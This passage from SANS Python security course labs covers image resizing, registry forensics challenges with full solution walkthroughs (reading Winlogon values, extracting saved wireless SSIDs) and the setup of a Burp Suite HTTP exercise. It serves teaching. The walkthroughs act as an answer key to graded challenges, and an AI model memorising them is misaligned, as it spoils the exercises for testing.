    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)
    newimage.show()
```

Advanced Challenge Walkthrough

For a more advanced challenge, you can maintain the aspect ratio of the original image while resizing it. To do this, you still call the `resize()` method, but you have to calculate the target size based on the current size. The `.size` attribute of an image contains the current image dimensions. The `.thumbnail()` method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image.

```
if args.display:
    chng = 200.0 / imageobject.size[0]
    newsize = (int(imageobject.size[0]*chng),
        int(imageobject.size[1]*chng))
    newimage = imageobject.resize(newsize, Image.ANTIALIAS)
    newimage.show()
```

© SANS Institute 2020

Now you can run the program with the display option:

```
$ python image-forensics.py -d /home/student/Public/images/sans-images/
[*] Processing file /home/student/Public/images/sans-images/127.jpg
Displaying images has not been written yet.
```

After you have successfully written the program and run it, many images will be displayed on your machine. You can quickly close all of those images by running the command `killall display` as the root user.

```
# killall display
```

© SANS Institute 2020

Lab Conclusions

You completed the display option in the image-forensics.py application, which resizes the image and displays it.

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 4.3: pyWars Registry Forensics

Objectives

- pyWars challenges 67–70 are registry-based challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges

Lab Description

It is time for more labs. In this section, you will access the Windows Registry. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

To complete these challenges, you will have to import the `Registry` into your pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from Registry.Registry import Registry
>>>
```

No Hints Challenge

Now it is your turn. Complete pyWars challenges 67–70. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, then don't stop when you reach 70! There are even more challenging ones that are not covered in the course material.

Full walkthroughs start on the next page.

© SANS Institute 2020

Now let's grab Question 68:

```
>>> d.question(68)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory. The .data() contains the
name of a value in the key Microsoft\\Windows
NT\\CurrentVersion\\Winlogon.  Submit its value'
```

Let's get a sample of the data and print it out:

```
>>> d.data(68)
'ShutdownWithoutLogon'
```

This question asks you to retrieve a single value from a specific registry key beneath `Microsoft\Windows NT\CurrentVersion\Winlogon` and submit its value. Calling `Registry("/home/student/Public/registry/Software")` opens the registry hive. Then you can pass the key you want to open to `rh.open()`, which will return a handle to a registry key.

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
>>> rk = rh.open(r"Microsoft\Windows NT\CurrentVersion\Winlogon")
```

The variable `rk` holds a handle to the `Microsoft\Windows NT\CurrentVesion\Winlogon` key. Remember, Registry **KEYS** have names, paths, values, and subkeys. Registry **VALUES** have names, values, and types. Inside the Winlogon **KEY**, we have multiple values. We need the one that `data()` tells us to access. In this example, it tells us to retrieve the "`ShutdownWithoutLogon`" value. We can use variable `rk`'s `.value()` method to directly access a method by name. By passing "`ShutdownWithoutLogon`" to that method, we will return a value object.

```
>>> rv = rk.value("ShutdownWithoutLogon")
>>> rv
<Registry.Registry.RegistryValue object at 0xb63a4b4c>
```

Every registry value object has a name, value, and type that can be retrieved with its associated method.

```
>>> rv.name(), rv.value(), rv.value_type_str()
('ShutdownWithoutLogon', '0', 'RegSZ')
```

© SANS Institute 2020

We need the `.value()` of the given registry value object. Putting these tools together, we can write a function that retrieves a specific named value from the specified registry key.

```
>>> def doanswer68(datasample):
...     rh = Registry("/home/student/Public/registry/SOFTWARE")
...     rk = rh.open(r"Microsoft\Windows NT\CurrentVersion\Winlogon")
...     return rk.value(datasample).value()
...
>>>
```

Now use this function to submit an answer:

```
>>> d.answer(68, doanswer68(d.data(68)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 67

The first thing to do is to show the question, as shown below:

```
>>> d.question(67)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory.  Build a sorted list of
subkeys names at the root of this file. What is the name of the key
in position .data()?'
```

Let's take a peek at what `.data()` gives us:

```
>>> d.data(67)
14
```

This question asks you to submit a sorted list of the keys at the root of the **SOFTWARE** registry hive and then submit the name of the key in that list at position `.data()`. After importing the module with the command "`from Registry.Registry import Registry`" shown in the lab setup, you are ready to open a registry file. Calling `Registry("/home/student/Public/registry/SOFTWARE")` will open that file from the drive and return an object to interact with the registry hive.

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
```

There are two ways to open the root of the hive, both of which are shown above. You can pass an empty string to `open` like so:

```
>>> rk = rh.open("")
```

This call returns an object that lets you interact with a Registry key. Calling `rk.root()` will also return a handle to the root of the hive just like `rh.open("")`.

```
>>> rk = rh.root()
```

Remember, Registry **KEYS** have names, paths, values, and subkeys. Registry **VALUES** have names, values, and types.

For this question, we need the subkey names. After running `rk=rh.open("")`, go through `rk.subkeys()` and retrieve all the names. `rk.subkeys()` just gives back a list of keys. Each of those keys has a `.name()`, a `.path()`, and other methods associated with keys. Let's use `lambda x: x.name()` to create a function that when given a registry key `x` will call `x.name()` and return the key name. Mapping that across all of `rk.subkeys()` gives us a list of subkey names. For example:

© SANS Institute 2020

```
>>> list(map(lambda x: x.name(), rk.subkeys()[:3]))
['7-Zip', 'Apple Computer, Inc.', 'Apple Inc.']
```

This is a great example of where lambda can make our code much simpler. Remember lambda is just another way of defining a function. There is **no need to type this yourself**, but we could have used this longer version that does the same thing:

```
>>> def get_name(akey):
...     return akey.name()
...
>>> list(map(get_name, rk.subkeys()[:3]))
['7-Zip', 'Apple Computer, Inc.', 'Apple Inc.']
```

Or to retrieve a list of subkey paths, I could use a lambda to map `x.path()` across the subkeys.

```
>>> list(map(lambda x: x.path(), rk.subkeys()[:3]))
['ROOT\\7-Zip', 'ROOT\\Apple Computer, Inc.', 'ROOT\\Apple Inc.']
```

Using this technique makes it simple to build a list of all the subkey names. Now it is just a matter of sorting them and selecting the correct one. Let's build a function to handle this for us:

```
>>> def doanswer67(datasample):
...     rh = Registry("/home/student/Public/registry/SOFTWARE")
...     return list(map(lambda x:x.name(),
...         rh.root().subkeys()))[datasample]
...
```

Now you can use this function to solve the challenge:

```
>>> d.answer(67, doanswer67(d.data(67)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 69

Grab the question as before:

```
>>> d.question(69)
'Open the SOFTWARE registry file stored in the
/home/student/Public/registry directory. Ignoring case, submit a
sorted list of all of the wireless SSIDs (FirstNetwork) in the
Unmanaged network profile that begin with the letter in .data()'
```

Let's get a sample of the data:

```
>>> d.data(69)
'w'
```

This question wants us to submit a list of all of the wireless access points this computer has connected to that begin with a specific letter. First, we have to build a list of all of the wireless access points. According to the material we just covered, those wireless APs are stored under the key "`Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged`".

```
>>> rh = Registry("/home/student/Public/registry/SOFTWARE")
>>> rk = rh.open(r"Microsoft\Windows
NT\CurrentVersion\NetworkList\Signatures\Unmanaged")
```

There you will find a subkey for each of the historical APs. Inside each of those subkeys, there is a "`FirstNetwork`" value object that returns the **SSID** when you call its `.value()` method. We need `.value("FirstNetwork").value()` from each of the subkeys. The lambda function `x:x.value("FirstNetwork").value()` when given a key '`x`' will retrieve the `.value()` of the "`FirstNetwork`" value object. Mapping that across all of the subkeys beneath `Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged` retrieves a list of **SSIDs**.

```
>>> ssids = list(map(lambda x: x.value("FirstNetwork").value(),
...     rk.subkeys()))
```

Now we just need to find the APs that start with the letter specified, remembering to ignore case.

```
>>> [x for x in ssids if x.lower().startswith('w')]
['WMeetingroom', 'WirelessViennaAirport', 'WLivingRoom']
```

© SANS Institute 2020

Let's put this all together into a function:

```
>>> def doanswer69(datasample):
...     rh = Registry(r"/home/student/Public/registry/SOFTWARE")
...     rk = rh.open(r"Microsoft\Windows
NT\CurrentVersion\NetworkList\Signatures\Unmanaged")
...     ssids = list(map(lambda x: x.value("FirstNetwork").value(),
...         rk.subkeys()))
...     return sorted([x for x in ssids if
...          x.lower().startswith(datasample)])
...
>>>
```

Then try to submit it as your answer:

```
>>> d.answer(69, doanswer69(d.data(69)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 70

Now let's look at Question 70:

```
>>> d.question(70)
'Open the NTUSER.DAT registry file stored in the
/home/student/Public/registry directory.  Submit the sum of all the
values in the key specified in .data()'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(70)
>>> x
'ROOT\\SOFTWARE\\REGLAB\\Run\Service\\Service'
```

This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer.

Let's take a look at our registry values. First, open your registry hive and store in variable `rh`.

```
>>> rh = Registry("/home/student/Public/registry/NTUSER.DAT")
```

If you then try to call `rh.open()` and give it the path specified in `.data()`, you get an error message saying that the hive doesn't exist.

```
>>> rk = rh.open(x)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 352, in open
    return RegistryKey(self._regf.first_key()).find_key(path)
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 277, in find_key
    return self.subkey(immediate).find_key(future)
  File "/home/student/.local/lib/python3.6/site-
packages/Registry/Registry.py", line 242, in subkey
    raise RegistryKeyNotFoundException(self.path() + "\\" + name)
Registry.Registry.RegistryKeyNotFoundException: Registry key not
found: ROOT\ROOT
```

© SANS Institute 2020

In this module and others, when you retrieve a `.path()` of a key, the word `ROOT\` will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word `ROOT\` when accessing the path. A simple string slice of `[5:]` will do the trick for you.

```
>>> rk = rh.open(x[5:])
>>>
```

Now `rk` points to the desired registry key. Just to get a preview of what we are dealing with, we can create a lambda function that retrieves the `.name()` and `.value()` of every value object in the key. We use the map function to map that lambda across all of the values.

```
>>> list(map(lambda x:(x.name(),x.value()), rk.values()))
[('Run', '50590'), ('CurrentVersion', '14847'), ('Software',
'22745'), ('Program', '52538')]
```

There you will see that each of the values is stored as a **string**, so we also have to convert them to integers before we can add them up. We can also map the integer function across each of those values and then pass that to the sum function.

```
>>> list(map(lambda x: int(x.value()), rk.values()))
[50590, 14847, 22745, 52538]
>>> sum(map(lambda x: int(x.value()), rk.values()))
140720
```

Excellent! Let's combine this all into a function:

```
>>> def doanswer70(datasample):
...     rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
...     rk = rh.open(datasample[5:])
...     return sum(map(lambda x: int(x.value()), rk.values()))
...
>>>
```

Now submit your answer to get your points:

```
>>> d.answer(70, doanswer70(d.data(70)))
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

These challenges focused on working with the Windows registry to:

- List subkeys
- Extract a particular key's value
- Extract wireless SSIDs from a registry hive

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 4.4: HTTP Communication

Objectives

- Use Python to send requests through Burp Suite proxy
- Use Requests to interact with a webpage

Lab Description

In this next exercise, we will use an API similar to `Wigle.net` that we know will be available despite changing network conditions and student environments. `GeoFind` is a web API that I've created and included in your course VM for you to look up the location of Wireless Networks.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

For this exercise, you will need **THREE** terminal windows. In the first terminal, start the web server that will provide our API. **Open your first terminal** and type the following:


```
$ cd /opt/geofind/
$ python3 ./web.py
 * Running on https://127.0.0.1:5730/ (Press CTRL+C to quit)
```

You can see that this started a web server on your computer listening on port 5730. Leave this web server running in this terminal window for the remainder of the lab.


Now examine the webpage so we can determine how to use it. Open up Firefox and browse to **`http://127.0.0.1:5730`**. You can type that address in the address bar or use the "GeoFind Lab" bookmark on the toolbar.

© SANS Institute 2020

To find Firefox, you can click on the small blue circle with a mouse's head on it in the upper left corner of your virtual machine. Then type `Firefox`. Click on the Firefox icon in the list of choices that appears.




Then click the "**`Login Required`**" button or the words **`Log In`** on the top right of the page.




Next, enter a username of **`apiusername`** and a password of **`apipassword`** and click **Sign In**. When asked if you want to save the password, click **NO**. You will be taken to the Geolocation Finder page.

© SANS Institute 2020


SEC573 Geolocatoin MAC Address Search - Mozilla Firefox
127.0.0.1:5730/data
Geolocation MAC Address Search
Home
Log In
Data
Geolocation Finder
00:00:00:00:00:00
SEARCH

In the Geolocation Finder window, you can submit a MAC address, and if the wireless SSID associated with that MAC address is in the database, it will return a latitude and a longitude. You can test it out with the MAC Address **`00:00:00:dd:dd:dd`**. Then try searching for a random MAC address that most likely doesn't exist in the database so you can see how the webpage responds. If you would like to experiment with the website a little further, you can also try to search for the MAC addresses **'`aa:bb:cc:dd:ee:ff`'** and **'`00:00:5e:00:01:1b`'** that both exist in the database.

Now we know how the website works with a browser. Let's write a Python script to interact with it. First, we have get past the logon form. Before we can interact with this form in our script, we need to know the names of the fields that are used by the page. **Go to the Log in page** by clicking "Log In" in the upper corner of the webpage. Then **Right-Click** on the page near the login box to bring up the menu, then select "**`View Page Source`**". The HTML for the page will be displayed.


http://127.0.0.1:5730/login - Mozilla Firefox
view-source:http://127.0.0.1:5730/login

```
    <div class="jumbotron">
      <h1>Geolocation Finder</h1>
      <form class="form-signin" method="POST" action="/login">
      <label for="inputName" class="sr-only">Name</label>
      <input type="name" autocomplete="off" name="inputName" id="inputName" class="form-control" placeholder="Username" required autofocus>
      <label for="inputPassword" class="sr-only">Password</label>
      <input type="password"  autocomplete="off" name="inputPassword" id="inputPassword" class="form-control" placeholder="Password" required>
      <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="submit">Sign In</button>
```

This page uses an HTML form to send information to the server. About halfway down the page, you will see a section that starts with `<div class="jumbotron">`. The class itself isn't important to our discussion. It just tells the browser how to display the form. We are interested in the HTML form that is in that section. Inside of the "`FORM`", you will find several fields that we need to interact with for the

© SANS Institute 2020


website. The first field that we need is the "ACTION" field. This is the page where you need to send the data. When a user completes the form, the browser will send the data to wherever the ACTION points. There is also a "METHOD" that indicates whether you should send a GET or a POST request. Last, you need the "NAME" of the "INPUT" fields. The INPUT fields contain the actual data that the user fills out on the form. In this example, the form does a **POST** to the page **/login**. It transmits two fields. One is called "**inputName**", and the other is "**inputPassword**".

You can now **close Firefox**. You won't need it anymore for this exercise. You are going to use Python to interact with this webpage. To use that website, you will have to submit a username and a password. You will also have to remember the cookies that it sends back, and you will have to interact with the web form to submit your MAC address.

Open a second terminal and start the Burp Suite proxy:


```
$ sudo su -
[sudo] password for student: <student>
# cd /opt/burp
# java -jar burpsuite_community_v1.7.36.jar
```

After launching Burp, you may get a message about it not being tested on your version of Java. Just click OK to close this dialog box.



Your JRE appears to be version 11.0.3 from Oracle Corporation
Burp has not been fully tested on this platform and you may experience problems.

Next, you should accept Burp's Licensing agreement. Then when prompted to download any updates, you will click "**Close**". If you choose "Update Now", then the lab instructions below may or may not match what is actually shown on your computer.




An update is available.

Version: Burp Suite Community Edition 2.1.04
Description: Various enhancements and bugfixes
Release notes: http://releases.portswigger.net/2019/09/professional-2104.html

© SANS Institute 2020

Click **"Next"** to start a new **"Temporary project".**


Burp Suite Community Edition v1.7.36

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ New project on disk — File: — Name:

